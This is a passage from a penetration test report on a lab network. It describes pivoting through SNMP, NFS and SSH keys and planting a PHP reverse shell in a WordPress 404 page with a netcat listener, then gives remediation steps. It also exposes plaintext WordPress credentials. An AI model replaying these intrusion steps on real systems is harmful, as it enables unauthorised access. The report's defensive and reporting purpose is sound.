SNMP was found open on several different machines (see the port table in section 2.2). Using the Metasploit module “auxiliary/scanner/snmp/snmp_enum” a lot of information could be extracted from some of these machines. These machines were:


- 192.168.0.65
- 192.168.0.97

Other machines with SNMP could not be enumerated using this technique.

5.1.14 Miscellaneous

<u>Accessing 192.168.0.130</u>


192.168.0.130 could only be accessed using SSH key. By mounting the NFS share on .130, it was found there was already a set of authorized keys saved to the device for the “xadmin” login. The contents of the “authorized_keys” file found on .230 can be seen below.



```
root@kali:~# cat 130mnt/home/xadmin/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC6ePw8qRVCDAMZ5GxxZJsSl+rAmMZt1e679dVi
BnU86aF59I0EAD18AObGF34Yyb1SZyygkAh46e8JFTczhWLhoixdIV2lyqr1FRQZSQxIcD/3ZAf9
WxnEEjE2ZAgWenjPy//GSI4ON9d9uBnuYSP6GQYy1x3lrBMS8WbclaPr3IlGUTur9LU8TJ/H9yG7
2xeeC/ROAfA7/Fv4GGiqpHnblHDoR81wpAQkbXnoMx3zove61tbVNL/SJ0cFNEpzZM3JhJ7NpWV+
ljoWV31offnQJiQemSPhmFT29EA8mYjfhajNxa62eab7x4mC0NDAYGZa49keH6u5bFb5e7trClnd
 xadmin@xadmin-virtual-machine
```

Figure 69 - "authorized_keys" file on 192.168.0.130

By accessing the xadmin user on 192.168.0.34, the tester was able to SSH onto .130 using the keys found on .34.




```
xadmin@xadmin-virtual-machine:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe52:4405/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:925 errors:0 dropped:0 overruns:0 frame:0
          TX packets:835 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:91748 (91.7 KB)  TX bytes:107423 (107.4 KB)

xadmin@xadmin-virtual-machine:~$ ssh xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Mon Oct 26 19:12:36 2020 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$ 
```

Figure 70 - Ecivdence of the tester accessing 192.168.0.130 via .34.

<u>Reverse Shell on WordPress Server</u>

A reverse shell could be deployed onto the wordpress server (172.16.221.237) after the admin login process. The reverse shell (Located at /usr/share/webshells/php/php-reverse-shell.php on the testers machine) was uploaded onto the “404.php” page via the admin panel.



File edited successfully.

Twenty Eleven: 404 Template (404.php)


```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
```

Figure 71 - The reverse shell replacing the content of 404.php

The shell was modified to connect back to the testers machine on port 4444. A listener was set up on the testers machine using the netcat command:

nc -lvp 4444


When the 404.php was accessed, a connection was established to the webserver at the “www-data” user level.



```
$ whoami
www-data
$ 
```

Figure 72 - The user level the shell gained access to.

<u>Plaintext Credential Storage on Insecure Account</u>
A document “Untitled Document 1” was found in “/home/user/Desktop” which contained plain text login details for the WordPress admin panel. These credentials seem to be outdated but nonetheless, credentials should never be stored in plain text.



```
$ cat Untitled\ Document\ 1
wordpress username: admin
wordpress password: ubuntu99

$ 
```

Figure 73 - Plain text credentials found on the Desktop

5.2 Exploit Mitigations

5.2.1 Shellshock

The shellshock vulnerability found on webserver 2 can be patched by updating the version of bash running on the system. This can be done on a Ubuntu using the following two commands:

apt-get update

apt-get install bash

5.2.2 WordPress Weak Password

A significantly more secure password should be used as part of the "admin" account. The password can be changed by logging into the WordPress server on the page /wordpress/wp-login. Then navigate to /wordpress/wp-login/profile.php by clicking "admin" in the top right corner and then "Edit My Profile".





Figure 74 - Location of the "Edit My Profile" section of WordPress to change admin password.

The password can then be changed at the bottom of the page. A longer, more complex password should be used to secure the admin password. This password should not be present in the "rockyou.txt" list either.

5.2.3 NFS Shares

NFS should only be enabled on dedicated NFS servers placed in the network. NFS also should not start in the root directory of the system as this allows a malicious actor too much access to parts of the machine.

NFS can be disabled by removing a line from "/etc/exports". For example, on the device 192.168.0.34, the last line should be removed to disable NFS.



```
root@xadmin-virtual-machine:/home/xadmin# cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/xadmin 192.168.0.*(ro,no_root_squash,fsid=32)
```

Figure 75 - Example of the line to remove to close NFS shares.

Once the line has been removed, the service should be restarted using the command:

sudo service nfs-kernal-server restart

This line can also be set to a different directory where files can be served from.

5.2.4 Default Passwords


Any service using the default password should be changed to a secure, custom password.

To do this on the vyos routers, the following commands can be used:

- Telnet into the VyOS router
- Enter “configure”
- Enter “set system login user vyos authentication plaintext-password [password]
- Replace [password] with a secure, memorable password.

The password on the firewall can be changed by following these steps:


- Go to System > User Manager (example in figure below)



Name	lomain
System	2c-17f1-11eb-b7c4-00505699a311 e ID: d700a3aec877215de35c
BIOS	ix Technologies LTD 12/12/2018
Version	2.3.4-RELEASE (amd64) built on Wed May 03 15:13:29 CDT 2017 FreeBSD 10.3-RELEASE-p19 Obtaining update status
Platform	pfSense
CPU Type	AMD Ryzen 5 3600X 6-Core Processor

Figure 76 - The location of the "User Manager" section of PFSense

- Press the pencil button on the admin row.



Username	Full name	Status	Groups	Actions
admin	System Administrator	✓	admins	

Figure 77 - Edit user to change admin password


- Enter a new password in the password box and press save at the bottom of the page.

Ensure this is a secure but memorable password that does not appear on any password wordlists.

5.2.5 SSH Brute Force

There are several methods of increasing SSH security. The more that are implemented, the harder it will be for an attacker to gain access to the system.


One method is changing the SSH port from 22 to a much higher non-standard port. This will stop a lot of automated attacks that only check port 22 and will stop lazy attackers who will often only scan the first 1000 ports on a device before moving on. This can be done by changing the “sshd_config” file found in “/etc/ssh/”. The “Port 22” line can be changed to another number like “22345”.



```
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
```

Figure 78 - Default port 22 in the SSHD config file


Once the file has been saved, the SSH service should be restarted using the command “service ssh restart”. The “-p” flag must now be used to access the SSH service on the machine. An example of this can be seen below.



```
root@kali:~# ssh -p 22345 root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Oct 27 09:48:00 2020 from 192.168.0.242
root@xadmin-virtual-machine:~# 
```

Figure 79 - Example of connecting to SSH via a non-standard port.


While this is a good way to obscure security, it should not be used on its own. Another method that can be used along side it is using Uncomplicated Firewall (ufw). This is a program that can be used to limit the number of requests an attacker can send to the SSH service before being locked out. It first has to be enabled by running “ufw enable” and then the rule can be added by running “ufw limit ssh/tcp”. The rule can then be viewed by running “ufw status”. These steps can be seen in the figure below.



```
root@kali:~# ssh root@192.168.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Oct 27 09:43:55 2020 from 192.168.0.200
root@xadmin-virtual-machine:~# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
root@xadmin-virtual-machine:~# ufw limit ssh/tcp
Rule added
Rule added (v6)
root@xadmin-virtual-machine:~# ufw status
Status: active

To                         Action      From
--                         ------      ----
22/tcp                     LIMIT       Anywhere
22/tcp (v6)                LIMIT       Anywhere (v6)

root@xadmin-virtual-machine:~# █
```

Figure 80 - UFW rules

If 22 has been changed to a non-standard port as advised above, "ssh" should be replaced with the new port number.



```
root@xadmin-virtual-machine:~# ufw limit 22345/tcp
```

Figure 81 - A UFW rule to limit SSH connections.

5.2.6 Weak Passwords


Strong but memorable passwords should be used to secure devices on the network. A strong password should be long, have a mix of lower and upper case, include numbers and characters and not be present in any password lists or dictionaries. (Webroot, n.d.)

5.2.7 Credential Reuse

The same password should not be reused on multiple devices. A password on Linux can be changed using the "passwd" command.

5.2.8 Incorrectly Configured DMZ

The first and last rule in the DMZ should be removed to stop traffic coming into the DMZ from being able to access the rest of the network. The rules will then look like the figure below.




Rules (Drag to Change Order)

		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✖	0 /0 B	IPv4 *	*	*	192.168.0.64/27	*	*	none			
☐	✖	0 /0 B	IPv4 TCP	*	*	192.168.0.241	80 (HTTP)	*	none			
☐	✖	0 /0 B	IPv4 TCP	*	*	192.168.0.241	443 (HTTPS)	*	none			
☐	✖	0 /0 B	IPv4 TCP	*	*	192.168.0.241	2601	*	none			
☐	✖	0 /0 B	IPv4 TCP	*	*	192.168.0.241	2604 - 2605	*	none			
☐	✖	0 /0 B	IPv4 *	*	*	LAN net	*	*	none			

Figure 82 - Remove the first and last rule of the firewall to stop any traffic from the DMZ getting into the rest of the network

Proof of this working can also be seen in the figures below. Pings from 192.168.0.242 no longer reach the rest of the network.




```
root@xadmin-virtual-machine:~# ping 192.168.0.200
PING 192.168.0.200 (192.168.0.200) 56(84) bytes of data.
^C
--- 192.168.0.200 ping statistics ---
9 packets transmitted, 0 received, 100% packet loss, time 8063ms

root@xadmin-virtual-machine:~# ping 192.168.0.66
PING 192.168.0.66 (192.168.0.66) 56(84) bytes of data.
^C
--- 192.168.0.66 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5039ms
```

Figure 83 - Packets can no longer reach the rest of the network from .242

5.2.9 Telnet

Where it is possible, telnet should be replaced with the vastly more secure SSH. This has already been done on Router 1, but even in this case, telnet should be disabled as it is still possible to access the router via telnet. For the other routers, SSH should be enabled and telnet should be disabled.


To enable SSH, access the router via telnet and enter configuration mode by running the command “configure”. Then run the command “set service ssh listen-address INTERFACE_IP” where “INTERFACE_IP” should be replaced with the IP address of the router interface. A different port can also be set using the “port” parameter. This command should be repeated for every interface of the router. The changes can be saved by running the command “commit”. An example of this can be seen in the figure below.



```
root@kali:~# ssh vyos@192.168.0.230
The authenticity of host '192.168.0.230 (192.168.0.230)' can't be established.
RSA key fingerprint is SHA256:C8m8DIf0vJZGS4yiSTCXpm8OcAW/tblOJ0s8k0jkjnk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.230' (RSA) to the list of known hosts.
Welcome to VyOS
vyos@192.168.0.230's password:
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
Last login: Wed Oct 28 03:05:10 2020
vyos@vyos:~$ configure
[edit]
vyos@vyos# set service ssh listen-address 192.168.0.129 192.168.0.223

  Configuration path: service ssh listen-address 192.168.0.129 [192.168.0.223] is not valid
  Set failed

[edit]
vyos@vyos# set service ssh listen-address 192.168.0.129
[edit]
vyos@vyos# commit
[ service ssh ]
Restarting OpenBSD Secure Shell server: sshd.

[edit]
vyos@vyos# █
```

Figure 84 - Example of enabling SSH on a vyos router.


Telnet can be disabled by entering configuration mode and running the command “delete service telnet”.



```
vyos@vyos# delete service telnet
[edit]
vyos@vyos# commit
```

Figure 85 - Example of removing telnet from a vyos router.

When the device is now scanned, telnet no longer appears to be open but SSH is.




```
root@kali:~# nmap -sV -p- 192.168.0.230
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-21 01:17 EST
Nmap scan report for 192.168.0.230
Host is up (0.0011s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 86 - Proof that telnet is now closed and SSH is now enabled.

5.2.10 HTTP

HTTPS should be used on the webservers instead of HTTP to provide an encrypted connection. This can be done by installing a SSH certificate on each of the webservers. These certificates should be tracked and updated before they expire. This installation process can be tricky so it would be best to follow the instructions provided by Apache themselves. (SSL/TLS Strong Encryption: How-To - Apache HTTP Server Version 2.4, 2020)

The HTTP issue on the firewall can be fixed in the settings. By navigating to “System” and then “Advanced”, HTTPS can be enabled.



System / Advanced / Admin Access

Admin Access | Firewall & NAT | Networking | Miscellaneous | System Tunables | Notifications

webConfigurator

Protocol [✓ HTTP] HTTPS

TCP port

Enter a custom port number for the webConfigurator above to override the default (80 for HTTP, 443 for HTTPS). Changes will take effect immediately after save.

Figure 87 - The firewall can be changed to serve over HTTPS in the Advanced settings menu.

5.2.11 Outdated Software

All software should be kept as up to date as possible or in line with the organisations patching policy. This process may be different for each piece of software, but anything install using the apt package manager can be updated using the command “sudo apt update && sudo apt upgrade”.

5.2.12 Access Firewall Configuration

